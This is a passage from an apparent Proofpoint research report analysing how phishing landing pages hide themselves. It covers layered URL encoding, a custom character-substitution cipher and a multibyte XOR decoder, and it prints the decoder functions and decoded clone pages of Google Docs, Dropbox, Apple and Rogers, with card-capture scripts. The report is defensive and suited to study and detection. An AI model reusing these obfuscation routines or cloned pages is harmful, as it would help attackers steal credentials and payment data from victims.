U%3A%m%N%20%5m%3B%2%20%95%3A%2f%3B%2%20%8w%2B%20%7D%2%20%8w%2B%20.1c%20.4F%20%7B%2%20%9M%3A%1h%3B%2%20%1F-10%3A%2B%3B%2%1F-

```

Figure 19: The code after initial unpacking

After the second round of unpacking, the code is starting to emerge:

```
var _escape='%3C%21D0CTYPE%20html%3E%0A%3Chtml%20lang%3D%22en%22%3E%0A%20%20%3Chead%3E%0A%20%20%3Cmeta%20char-
set%3D%22utf-8%22%3E%0A%20%20%3Cmeta%20content%3D%22width%3D300%20%20initial-scale%3D1%22%20name%3D%22viewpor-
t%22%3E%0A%20%3Ctitle%3EGoogle%20Docs%3C/title%3E%0A%20%20%3Cstyle%3E%0A%20%20%20html%20%20body%20%7B%0A%20%20font-
family%3A%20Arial%20%20sans-serif%3B%0A%20%20background%3A%20%23fff%3B%0A%20%20margin%3A%200%3B%0A%20%20padding-
%3A%200%3B%0A%20%20border%3A%200%3B%0A%20%20position%3A%20absolute%3B%0A%20%20height%3A%20100%25%3B%0A%20%20-
min-width%3A%20100%25%3B%0A%20%20font-
size%3A%2013px%3B%0A%20%20color%3A%20%23404040%3B%0A%20%20direction%3A%20ltr%3B%0A%20%20%20-webkit-text-size-adj-
ust%3A%20none%3B%0A%20%20%7D%0A%20%20button%20%0A%20%20input%5Btype%3Dbutton%5D%20%0A%20%20input%5Btype%3Dsub-
mit%5D%20%7B%0A%20%20font-family%3A%20Arial%20%20sans-serif%3B%0A%20%20font-size%3A%2013px%3B%0A%20%20%7D%0A%20-
20%20a%20%20%20a%3Ahover%20%0A%20%20a%3Avisited%20%7B%0A%20%20color%3A%20%23427fed%3B%0A%20%20cursor%3A%20-
pointer%3B%0A%20%20text-decoration%3A%20none%3B%0A%20%20%7D%0A%20%20a%3Ahover%20%7B%0A%20%20text-
decoration%3A%20underline%3B%0A%20%20%7D%0A%20%20h1%20%7B%0A%20%20font-
size%3A%2020px%3B%0A%20%20color%3A%20%23262626%3B%0A%20%20margin%3A%200%200%2015px%3B%0A%20%20font-
weight%3A%20normal%3B%0A%20%20%7D%0A%20%20%20h2%20%7B%0A%20%20font-
size%3A%2014px%3B%0A%20%20color%3A%20%23262626%3B%0A%20%20%20margin%3A%200%200%2015px%3B%0A%20%20font-weight%3A%20-
20bold%3B%0A%20%20%7D%0A%20%20input%5Btype%3Demail%5D%20%0A%20%20input%5Btype%3Dnumber%5D%20%0A%20%20input%5B-
type%3Dpassword%5D%20%0A%20%20input%5Btype%3Dtels%5D%20%0A%20%20input%5Btype%3Dtext%5D%20%0A%20%20input%5Btype-
%3Durl%5D%20%7B%0A%20%20-moz-appearance%3A%20none%3B%0A%20%20-webkit-
appearance%3A%20none%3B%0A%20%20appearance%3A%20none%3B%0A%20%20display%3A%20inline-block%3B%0A%20%20height%3-
A%2036px%3B%0A%20%20padding%3A%200%208px%3B%0A%20%20margin%3A%200%3B%0A%20%20background%3A%20%23fff%3B%0A%20-
20border%3A%201px%20solid%20%23d9d9d9%3B%0A%20%20border-top%3A%201px%20solid%20%23c0c0c0%3B%0A%20%20-moz-box-
sizing%3A%20border-box%3B%0A%20%20-webkit-box-sizing%3A%20border-box%3B%0A%20%20box-sizing%3A%20border-
box%3B%0A%20%20%20-moz-border-radius%3A%201px%3B%0A%20%20%20-webkit-border-radius%3A%201px%3B%0A%20%20border-
radius%3A%201px%3B%0A%20%20font-size%3A%2015px%3B%0A%20%20color%3A%20%23404040%3B%0A%20%20%7D%0A%20%20input%5-
Btype%3Demail%5D%3Ahover%20%0A%20%20input%5Btype%3Dnumber%5D%3Ahover%20%0A%20%20input%5Btype%3Dpassword%5D%3A-
hover%20%0A%20%20input%5Btype%3Dtels%5D%3Ahover%20%0A%20%20input%5Btype%3Dtext%5D%3Ahover%20%0A%20%20input%5Bt-
ype%3Durl%5D%3Ahover%20%7B%0A%20%20border%3A%201px%20solid%20%23b9b9b9%3B%0A%20%20border-
top%3A%201px%20solid%20%23a0a0a0%3B%0A%20%20%20-moz-box-shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0-
.1%29%3B%0A%20%20%20-webkit-box-shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.1%29%3B%0A%20%20%20%20-
input%5Btype%3Demail%5D%3Afocus%20%0A%20%20input%5Btype%3Dnumber%5D%3Afocus%20%0A%20%20input%5Btype%3Dpassword%5D%3Afo-
cus%20%0A%20%20input%5Btype%3Dtels%5D%3Afocus%20%0A%20%20input%5Btype%3Dtext%5D%3Afocus%20%0A%20%20input%5Btype%3Durl%5D%3Afo-
cus%20%7B%0A%20%20outline%3A%20none%3B%0A%20%20border%3A%201px%20solid%20%234d90fe%3B%0A%20%20-moz-box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20%20-webkit-box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20border-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.3%29%3B%0A%20%20%20box-
shadow%3A%20inset%200%201px%202px%20rgba%280%2C0%2C0%2C0.
```

Figure 20: Two rounds of unpacking

The last step to make it readable is to decode the URL encoding. Finally, we have the normalized phishing landing page.

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta content="width=300, initial-scale=1" name="viewport">
    <title>Google Docs</title>
  <style>
    html, body {
      font-family: Arial, sans-serif;
      background: #fff;
      margin: 0;
      padding: 0;
      border: 0;
      position: absolute;
      height: 100%;
      min-width: 100%;
      font-size: 13px;
      color: #404040;
      direction: ltr;
      -webkit-text-size-adjust: none;
    }
    button,
    input[type=button],
    input[type=submit] {
      font-family: Arial, sans-serif;
      font-size: 13px;
    }
    a,
    a:hover,
    a:visited {
      color: #427fed;
      cursor: pointer;
      text-decoration: none;
    }
    a:hover {
      text-decoration: underline;
    }
    h1 {
      font-size: 20px;
      color: #262626;
      margin: 0 0 15px;
      font-weight: normal;
    }
  </style>
</head>
<body>
  <h1>Google Docs</h1>
  <p>This is a test page. You can use the controls above to zoom in or out, or use your keyboard's + and - keys. You can also use the scroll bar on the right side of the page to move up and down.</p>
  <div>
    <input type="button" value="Submit" />
  </div>
</body>
</html>
```

Figure 21: Normalized phishing landing page after decoding and unpacking

## Custom Encoding observed in Apple Account Phish

Another phishing landing obfuscation technique to discuss here is a custom character replacement that Proofpoint researchers observed associated with an Apple Account phishing scheme. Initially we are presented with a page that consists of two eval statements and two arrays at the end of the second eval statement. Looking closely at the array, it appears that it could be useful in decoding.



If we decode the first eval statement we observe that the JavaScript “unescape” variable is rewritten, so that when the second section evals the code, it runs the “new unescape” rather than the normal JavaScript unescape command.

The first variable in the function is the code to deobfuscate, the second is the encoded characters, and the third is the key. If the variables were rewritten to make more sense, the code would look something like this.

```
unescape = function(obfuscatedCode, encodedCharacterArray, decodedCharacterArray) {
    obfuscatedCodeVariable = obfuscatedCode;
    for(counter = 0; counter < encodedCharacterArray.length; counter++) {
        obfuscatedCodeVariable = obfuscatedCodeVariable.replace(new RegExp(encodedCharacterArray[counter], "g"), decodedCharacterArray[counter]);
    }
    obfuscatedCodeVariable = obfuscatedCodeVariable.replace(new RegExp("%26", "g"), "&");
    obfuscatedCodeVariable = obfuscatedCodeVariable.replace(new RegExp("%3B", "g"), ";");
    document.write(obfuscatedCodeVariable.replace('<!--?-->', '<!--?-->'));
    obfuscatedCode = "";
    encodedCharacterArray = "";
    decodedCharacterArray = "";
    obfuscatedCodeVariable = "";
};
```

Figure 25: Reformatted and rewritten code

This is simply a character replace using a cipher that looks something like this:

|      |     |      |     |
|------|-----|------|-----|
| &0;  | - f | &34; | - } |
| &1;  | - m | &35; | - Z |
| &2;  | - C | &36; | - T |
| &3;  | - H | &37; | - f |
| &4;  | - [ | &38; | - * |
| &5;  | - d | &39; | - ( |
| &6;  | - M | &40; | - + |
| &7;  | - E | &41; | - y |
| &8;  | - c | &42; | - n |
| &9;  | - V | &43; | - = |
| &10; | - { | &44; | - L |
| &11; | - G | &45; | - t |
| &12; | - r | &46; | - k |
| &13; | - v | &47; | - s |
| &14; | - ~ | &48; | - q |
| &15; | - a | &49; | - w |
| &16; | - ! | &50; | - > |
| &17; | - S | &51; | - J |
| &18; | - u | &52; | - ) |
| &19; | - Y | &53; | - ] |
| &20; | - < | &54; | - o |
| &21; | - i | &55; | - X |
| &22; | - I | &56; | - j |
| &23; | - U | &57; | - e |
| &24; | - g | &58; | - P |
| &25; | - x | &59; | - K |
| &26; | - @ | &60; | - D |
| &27; | - p | &61; | - A |
| &28; | - B | &62; | - Q |
| &29; | - N | &63; | - l |
| &30; | - h | &64; | - W |
| &31; | - - | &65; | - R |
| &32; | - - | &66; | - O |
| &33; | - b | &67; | - z |

Figure 26: Cipher for text replace obfuscation

When we replace these characters on the page, we are presented with a mostly-decoded page:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en_US" lang="en_US" dir="ltr">
<meta http-equiv="content-type" content="text/html; charset=UTF-8" />

<head>
    <meta http-equiv="X-UA-Compatible" content="IE=Edge" />
    <meta http-equiv="content-type" content="text/html; charset=utf-8">
    <link rel="shortcut icon" href="ąĉ—ăāĕGĂ—Ęą™đĐFą™đ">
    <!-- images/favicon.ico -->
    <title>Verify - Complete Verification</title>
    <link rel="stylesheet" type="ĖāĠĖG™ĕĕ" href="ąĉ—ăāĕGĐ—Ęąă—ĖąđĖF™ĕĕ" id="ăĈĀĄā—ĀāĔEĕĖġĈāĕĄāĖ">
    </link>
    <link rel="stylesheet" type="ĖāĠĖG™ĕĕ" href="ąĉ—ăāĕG˜—ĕāF™ĕĕ">
    </link>
    <link rel="stylesheet" type="ĖāĠĖG™ĕĕ" href="ąĉ—ăāĕGąĀF™ĕĕ">
    </link>
    <link rel="stylesheet" type="ĖāĠĖG™ĕĕ" href="ąĉ—ăāĕGĄĕĕĕ">
    </link>
    <script type="ĖāĠĖGĆ—Ęĕ™ĔąĒĖ" src="ĆĕGĒĔāĖąĂġFĆĕ">
    </script>
    <script src="ĆĕGĆēėāĔġEPFHFHFĉąĖFĆĕ" type="ĖāĠĖGĆ—Ęĕ™ĔąĒĖ">
    </script>
    <script src="ĆĕGĆ—Ęĕ™ĔāĉćFĆĕ" type="ĖāĠĖGĆ—Ęĕ™ĔāĉĖ">
    </script>
    <script type="ĖāĠĖGĆ—Ęĕ™ĔāĉćFĆĕ" charset="ISO-8859-1" src="ĆĕG™Ĕ—ĂĖġ_ĒđĕĖ™đĈāF™Ĉ—ĕĕFĆĕ">
    </script>
    <SCRIPT language=Javascript>
        <!-- function isNumberKey(evt) { var charCode = (evt.which) ? evt.which : event.keyCode if (charCode > 31 && (charCode < 48 || charCode > 57)) return false; return true; } //-->
    </SCRIPT>
    <script type="ĖāĠĖGĆ—Ęĕ™ĔąĒĖ">var cc_number_saved=""</script>
    <function checkLuhn(input){var sum=0;var numdigits=input.length;var parity=numdigits%2;for(var i=0;i<numdigits;i++){var digit=parseInt(input.charAt(i))if(i%2==parity)digit*=2;if(digit>9)digit-=9;sum+=digit;}return (sum%10)==0;}</script>
    <script type="ĖāĠĖGĆ—Ęĕ™ĔąĒĖ">// Example of implementation$(document).ready(function() {prettyPrint()}; // And Away We Go // Step #1: Cache Selectors var creditCard = $('#longcard'), cardGrandParent = creditCard.parent().parent(); // Step #2: Setup Callbacks on Events creditCard.on('cc:onReset cc:onGuess', function() { cardGrandParent.removeClass().addClass('formrow'); }).on('cc:onChange', function() { $('#longcard').cardcheck({ onInvalid: function() {}}); }).on('cc:isValid', function(event, card, niceName) { cardGrandParent.removeClass().addClass('formrow'); }).on('cc:cardChange', function(event, card, niceName) { $('#credit-card-type-text').text(niceName); // Step #3: Initialize the cardcheck plugin }).cardcheck({ iconLocation: 'accepted-cards-images', enableIcons: true, allowSpaces: true});};)</script>
    <script src="ĆĕGĆēėāĔġFĒ—ġĉāĐĖFĆĕ"></script>
    <style type="ĖāĠĖGĆ—Ęĕ" media="screen"> input.invalid { border: 2px solid red; } .validation.failed:after { color: red; content: 'Validation failed'; } .validation.passed:after { color: green; content: 'Validation passed'; } </style>
    <script type="ĖāĠĖGĆ—Ęĕ™ĔąĒĖ"> jquery( function($){ $('#[data-numeric]').payment('restrictNumeric'); $('#longcard').payment('formatCardNumber'); $('.cc-exp').payment('formatCardExpiry'); $('.seccode').payment('formatCardCVC'); $('form').submit(function(e){ $('input').removeClass('invalid'); $('.validation').removeClass('passed failed'); var cardType = $.payment.cardType($('.longnumber').val()); if ( $('.input.invalid').length ) { $('.validation').addClass('failed'); } else { $('.validation').addClass('passed'); } });}); </script>
```

Figure 27: Decoded page after character replace

However, this page still contains some decimal and \u00 encoded strings on it.

The Unicode-encoded strings appear below (Fig. 28):







```
<html>
<head>
<link href="files/favicon-vflk5FiAC.ico" rel="icon" type="image/x-icon" />
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Dropbox</title>
<style type="text/css">

html {
background: url(files/jaye.jpg) no-repeat center center fixed;
-webkit-background-size: cover;
-moz-background-size: cover;
-o-background-size: cover;
background-size: cover;
}

a {
color: #0369B2;
cursor: pointer;
outline: medium none;
text-decoration: none;
}
input {
border: 1px solid #CCCCCC;
height: 25px;
padding: 3px 2px;
}
table#wrapper {
box-shadow: 0 0 0 5px rgba(204, 204, 204, 0.8);
position: relative;
top: 20px;
}
.modal-header {
background: none repeat scroll 0 0 #F5F5F5;
border-bottom: 1px solid #E8E8E8;
padding: 10px 10px;
}
.invoiceicon > a a {
margin-left: 35px;
}
div {
position: absolute;
left: 375px;
top: 110px;
background-color: #EEEEEE;
width: 210px;
padding: 10px 10px 10px 40px;
color: #000000;
border: #d5e4ef 0 solid;
display: none;
min-height: 250px;
}
.email-header {
margin: 10px 0 15px;
}
.email-header > a {
color: #999999;
float: right;
font-size: 24px;
position: absolute;
right: 10px;
}
```

Figure 33: Fully decoded Dropbox phishing site

## Multibyte XOR Phishing Landing Obfuscation

This method is among the more sophisticated phishing obfuscations we've observed. In this case, the initial landing is essentially two chunks of data that are unescaped and eval'd.

```
<html>
<head>
</head>
<body>

<script type="text/javascript">
<!--
eval(unescape('
%66%75%6e%63%74%69%6f%6e%20%66%61%35%37%65%30%62%65%37%65%31%28%73%29%20%7b%0a%09%76%61%7
2%20%72%20%3d%20%22%22%3b%0a%09%76%61%72%20%74%6d%70%20%3d%20%73%2e%73%70%6c%69%74%28%22%31%37%38%36%34%
33%32%38%22%29%3b%0a%09%73%20%3d%20%75%6e%65%73%63%61%70%65%28%74%6d%70%5b%30%5d%29%3b%0a%09%6b%20%3d%20%
75%6e%65%73%63%61%70%65%28%74%6d%70%5b%31%5d%20%2b%20%22%38%31%37%33%39%30%22%29%3b%0a%09%66%6f%72%28%2
0%76%61%72%20%69%20%3d%20%30%3b%20%69%20%3c%20%73%2e%6c%65%6e%67%74%68%3b%20%69%2b%2b%29%20%7b%0a%09%09%
72%20%2b%3d%20%53%74%72%69%6e%67%2e%66%72%6f%6d%43%68%61%72%43%6f%64%65%28%28%70%61%72%73%65%49%6e%74%28%
6b%2e%63%68%61%72%41%74%28%69%25%6b%2e%6c%65%6e%67%74%68%29%29%5e%73%2e%63%68%61%72%43%6f%64%65%41%74%2
8%69%29%29%2b%2d%37%29%3b%0a%09%7d%0a%09%72%65%74%75%72%6e%20%72%3b%0a%7d%0a' ));
eval(unescape('
%64%6f%63%75%6d%65%6e%74%2e%77%72%69%74%65%28%66%61%35%37%65%30%62%65%37%65%31%28%27' ) +
'%47%2d%6a%73%63%73%88%7f%6d%20%6c%72%74%77%40%15%14%4a%20%3c%3c%26%72%6b%7d%6c%45%22%5a%73%72%64%72%
%4a%26%7a%6f%70%7a%74%73%74%44%2e%3f%3d%3f%34%38%3b%3a%27%6d%79%71%76%62%49%2f%33%36%34%24%60%79%6c%70%6
b%6a%5c%60%7c%64%40%20%5a%7f%6e%68%7c%7b%31%43%7b%78%64%74%7c%37%59%75%7f%69%6f%7c%61%73%78%7e%74%33%5a%
49%38%38%22%35%31%4c%1c%19%4b%6e%7c%77%7a%27%71%6b%35%6d%7e%7f%4c%21%7a%71%78%65%7a%4c%72%76%2c%2e%62%7b%
60%7b%7d%47%20%75%72%31%70%7f%2e%7d%66%3c%7b%6d%75%7e%6c%2d%22%72%6d%7c%66%4c%21%6d%72%2a%4c%43%6b%69%6
9%6e%4c%1c%19%18%42%73%6f%72%68%23%6f%6e%6d%70%72%64%73%45%2e%7f%72%6d%30%3a%28%40%1d%19%18%4b%75%6b%78%
61%27%6e%73%74%7e%65%7d%73%4c%28%57%4f%4d%6c%6f%6b%6d%2c%2e%67%73%73%76%33%6f%71%7c%74%78%45%2c%56%3c%54%
%40%35%4d%75%7d%77%6c%7e%71%6c%7a%64%21%4d%15%16%13%4a%74%68%7e%69%22%63%7e%7d%73%6d%72%78%4d%29%7a%75%6
a%7e%66%4c%63%64%7c%77%69%65%34%7a%75%6a%7e%66%3b%2f%78%74%77%78%79%68%77%31%7b%6f%61%7b%64%4c%39%32%34%
3a%27%70%6d%7e%75%7d%74%7c%3c%7b%6d%6b%7a%6c%40%3d%34%32%3a%2f%74%72%6d%7e%37%73%6a%6c%76%69%6c%7a%64%4c%
7d%77%2e%24%7c%68%70%69%45%2c%74%78%64%76%76%71%7a%72%29%41%11%10%11%18%4b%73%71%7c%70%65%45%5d%73%6
f%69%70%72%49%2f%5f%77%7a%65%73%68%7f%7b%36%2e%53%55%3b%26%57%76%72%6c%7d%70%6d%7e%3a%2f%47%7e%75%6b%24%
5e%6f%72%70%6d%22%24%60%7c%7f%43%20%4c%7f%74%68%22%55%73%7c%78%73%7e%78%77%76%67%43%32%7e%71%7e%7a%64%4d%
%1c%10%13%12%19%43%70%69%7a%6d%2e%7d%60%7c%6d%43%2a%7b%6c%84%7b%77%7c%62%72%21%2f%6b%71%76%72%6c%71%7e%4
5%2c%20%4d%1c%19%11%14%77%65%7b%6c%22%74%6d%7d%64%4c%21%6a%6b%79%63%79%74%72%7a%75%7f%7d%21%2f%6b%71%76%
72%6c%71%7e%45%2c%20%4d%1c%19%11%14%70%79%75%76%22%7a%85%7e%64%4c%21%71%73%6b%67%6c%32%7a%35%75%63%7e%7d%
%21%26%68%7a%65%6d%40%2c%6e%7e%72%7f%49%3e%37%79%7d%77%35%7d%73%6f%69%70%72%3d%62%77%73%35%63%74%7e%33%7
8%73%67%64%71%72%37%77%61%6e%68%7f%37%68%61%75%78%62%77%72%36%79%6a%72%2c%26%7c%65%7b%4c%21%7b%68%75%
70%7b%6e%79%7a%22%79%62%7e%7d%28%42%17%18%10%47%76%71%70%7b%2f%71%64%72%43%2a%63%68%71%73%74%75%63%60%7b%
%21%26%68%7a%65%6d%40%2c%6e%7e%72%7f%49%3e%37%79%7d%77%35%7d%73%6f%69%70%72%3d%62%77%73%35%63%76%71%7f%7
d%71%65%71%3e%67%77%73%6f%20%45%10%14%15%14%19%4b%7c%64%7a%6f%24%7c%68%70%69%45%2c%62%62%3d%7b%69%72%6d%
75%68%6a%69%28%22%63%7e%7d%73%6d%72%78%4d%29%68%70%28%22%72%78%73%7b%6d%43%2a%59%5a%52%38%3b%45%3d%31%21%
%4d%15%16%13%4a%74%68%7e%69%22%7c%60%7c%64%45%2e%6d%65%76%31%7c%6d%6b%79%7e%7d%7d%21%26%6d%75%7c%7b%68%70%7
a%41%20%7d%72%21%44%13%12%19%43%70%69%7a%6d%2e%7d%60%7c%6d%43%2a%7a%76%6a%75%74%30%73%60%73%6d%2e%24%
63%76%71%7e%6d%70%72%4c%21%7f%78%6b%2a%4c%14%15%11%10%15%4a%7c%64%73%69%20%6c%72%7b%73%31%6d%7d%75%78%75%
4c%28%6d%6b%63%6f%68%31%6b%73%7c%73%71%7e%72%2e%24%63%76%71%7e%6d%70%72%4c%21%7c%69%78%37%61%6e%68%41%3
6%2c%4c%1c%19%18%42%73%6f%72%68%23%6a%7a%7e%7e%3c%64%70%7d%77%7e%4d%29%6e%6d%6b%6a%65%3c%62%7e%74%7c%7a%
7f%73%2d%22%6b%73%7c%73%64%7d%7a%43%2a%7c%76%30%6f%69%6f%66%64%21%4d%15%16%13%4a%74%68%7e%69%22%66%73%73%
7f%35%6b%7b%75%78%79%41%28%69%76%7f%78%71%6d%7d%2a%2e%6a%72%78%7a%69%7c%73%4c%21%36%2e%46%1d%11%14%46%7
5%69%72%60%2f%67%7a%7c%74%3d%6c%7c%79%71%78%4d%21%64%77%76%77%7a%65%7a%2d%22%6b%73%7c%73%64%7d%7a%43%2a%
52%7c%68%36%26%32%31%2f%59%60%74%20%3b%49%3f%33%22%39%44%3e%3f%49%3f%36%20%4d%5d%5b%2d%40%15%14%19%4b%7c%
64%7a%6f%24%66%7b%7f%72%35%69%71%74%78%75%45%2e%74%70%68%6a%71%69%2c%2e%62%7e%7d%7a%6b%76%72%44%2d%70%7
7%31%63%60%62%67%6d%2e%46%1d%11%10%14%11%46%21%3c%3c%2f%56%74%6b%63%6c%23%68%69%78%79%62%7e%7d%34%77%69%
7f%27%6c%70%6a%22%61%7f%7f%7b%6d%33%78%7f%7c%6e%6a%35%75%63%7e%7d%76%72%6d%2e%70%71%22%7a%6a%65%2f%71%
%7e%77%7c%24%62%70%7d%69%6b%7e%7f%71%88%2f%35%33%46%1d%11%10%14%11%46%21%3c%3c%2f%4e%5c%57%5a%3c%23%7f%6
e%75%7d%2f%60%7d%6a%20%5a%65%7a%73%73%74%6e%3c%79%72%2f%6c%71%7a%2e%50%48%3a%26%7f%75%7f%7f%7e%78%7c%24%
7f%6d%23%4a%5a%51%5a%34%2f%64%72%6b%77%65%75%7f%7f%26%6d%7c%63%2f%6d%6c%73%61%27%7c%79%6d%7c%79%64%72%
```

Figure 34: Encoded initial landing page

Decoding the first eval statement (hex decode) yields the brains of the decoding (Fig. 35):

```
function fa57e0be7e1(s) {
    var r = "";
    var tmp = s.split("17864328");
    s = unescape(tmp[0]);
    k = unescape(tmp[1] + "817390");
    for( var i = 0; i < s.length; i++) {
        r += String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i)) + -7);
    }
    return r;
}
```

Figure 35: First eval statement after hex-decoding

While it doesn't involve much code, this is a fairly sophisticated obfuscation method as far as phishing goes. The second block of code decodes to eval the large chunk of data as the s variable in the above code.

The tmp variable becomes an array by splitting the data into two bits of information where "17864328" occurs in the variable. tmp[0] holds the encoded data, while tmp[1] holds what will be used as a key for decoding.

```
6c%33%72%64%60%7b%6d%6f%6e%3d%71%5c%79%6d%7c%89%3c%
63%64%7c%32%72%73%29%41%46%37%7f%63%71%78%7f%7a%42%
37%3d%45%10%14%42%2d%3d%3c%2f%44%54%4c%24%59%49%50%
22%7a%69%61%5b%64%60%6c%20%70%79%69%30%31%44%11%18%
4b%20%3c%35%20%4b%62%76%6d%69%26%7e%61%66%66%78%74%
69%24%3d%34%41%11%10%46%3f%61%7e%63%81%42%40%3f%6f%
7f%71%72%4017864328%34%35%31%35%39%38%38' ));
```

</script>

Figure 36: "17864328" breaks the two elements of the array

The hex value of tmp[1] is appended by "817390" making the key for this instance a value of "4515988817390".

The for loop starts off initiating a counter and will iterate over the length of the data, the first value being 47.

`String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i)) + -7);`

`s.charCodeAt(i)` evaluates to the first byte in the s variable. In the first iteration, it will be 47 in hex which evaluates to 71 in decimal.

`String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i)) + -7);`

Evaluating further, `i%k.length` for the first loop will be 0.

`String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i)) + -7);`

Next, `k.charAt(0)` will evaluate to the first character in the key variable which is 4.

`String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i)) + -7);`

This evaluates to essentially  $4 \wedge 71$  which evaluates to 67.

```
String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i))+7);
```

The next step just subtracts 7 from 67 and parses as an integer, so the result is 60.

```
String.fromCharCode((parseInt(k.charAt(i%k.length)) ^ s.charCodeAt(i))+7);
```

Finally, the expression converts 60 decimal to ascii, so we end up with "<", which is saved in the r variable.

Subsequent loop values would look something like this:

```
String.fromCharCode((5 ^ 45)+7) == !
```

```
String.fromCharCode((1 ^ 106)+7) == d
```

```
String.fromCharCode((5 ^ 115)+7) == o
```

...

The fully decoded value is then written to the page via document.write where we see normal html.

```
<!doctype html>
<!-- name: Totes; version: 0.0.81, build: 40, branchName: Rogers-Client-Integration-R915 -->
<html ng-app="totesApp" class="no-js ng-scope" lang="en"><head>
  <meta charset="utf-8">
  <meta content="IE=edge" http-equiv="X-UA-Compatible">
  <meta content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no" name="viewport">
  <title>Rogers: Wireless, TV, Internet, Home Phone & Home Monitoring</title>
  <meta name="keywords" content="">
  <meta name="description" content="">
  <link type="image/x-icon" href="http://www.rogers.com/cms/images/favicon.ico" rel="shortcut icon">
  <link rel="canonical" href="http://www.rogers.com/consumer/home">
  <meta name="dc.language" content="en" title="ISO639-2">
  <meta name="geo.region" content="ns">
  <meta name="login.state" content="pre">
  <meta http-equiv="cache-control" content="max-age=0">
  <meta http-equiv="cache-control" content="no-cache">
  <meta http-equiv="expires" content="0">
  <meta http-equiv="expires" content="Tue, 01 Jan 1980 1:00:00 GMT">
  <meta http-equiv="pragma" content="no-cache">

  <!-- Place favicon.ico and apple-touch-icon.png in the root directory -->
  <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/bootstrap.min.css">
  <!-- HTML5 shim and Respond.js for IE8 support of HTML5 elements and media queries -->
  <!--[if lt IE 9]>
    <script src="http://www.rogers.com/cms/common/js/html5shiv.min.js"></script>
    <script src="http://www.rogers.com/cms/common/js/respond.min.js"></script>
  <![endif]-->

  <link rel="stylesheet" href="http://www.rogers.com/cms/rui/version/1.1/components/icons/rui-icons.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/jquery.owl-carousel.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/rui.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/rui-icons/rui-icons.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/rui-typeahead.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/css/rui-modal.css?date=20150417">
  <link rel="stylesheet" href="http://www.rogers.com/cms/common/fonts/avenir-next.css?date=20150417">
  <link type="text/css" href="http://www.rogers.com/cms/rogers/css/rogers.css?date=20150417" rel="stylesheet">

  <!-- START FORESEE NEW JS CONTENT -->
```

Figure 37: The deobfuscated page

## Conclusion

As phishing schemes become more sophisticated, the landing pages to which users are directed via email or social media lures are increasingly obfuscated to avoid detection by endpoints and gateway appliances. With few exceptions, these landing pages are legitimate-looking copies of the sites indicated in the lures, e.g., Dropbox, DHL, or Apple. More importantly, though, while many of the obfuscation techniques we have examined here are extremely sophisticated, they are often being incorporated in phishing kits, meaning that even inexperienced cybercriminals can now stage attacks and build landing pages with commodity tools.

For businesses, individuals, and vendors, the challenge is to implement detection techniques that can decode the obfuscation as well as to increase awareness of the warning signs for phishing campaigns.

### about proofpoint

Proofpoint Inc. (NASDAQ:PFPT) is a leading security-as-a-service provider that focuses on cloud-based solutions for threat protection, compliance, archiving & governance, and secure communications. Organizations around the world depend on Proofpoint's expertise, patented technologies and on-demand delivery system to protect against phishing, malware and spam, safeguard privacy, encrypt sensitive information, and archive and govern messages and critical enterprise information.



892 Ross Drive  
Sunnyvale, CA 94089  
1.408.517.4710  
[www.proofpoint.com](http://www.proofpoint.com)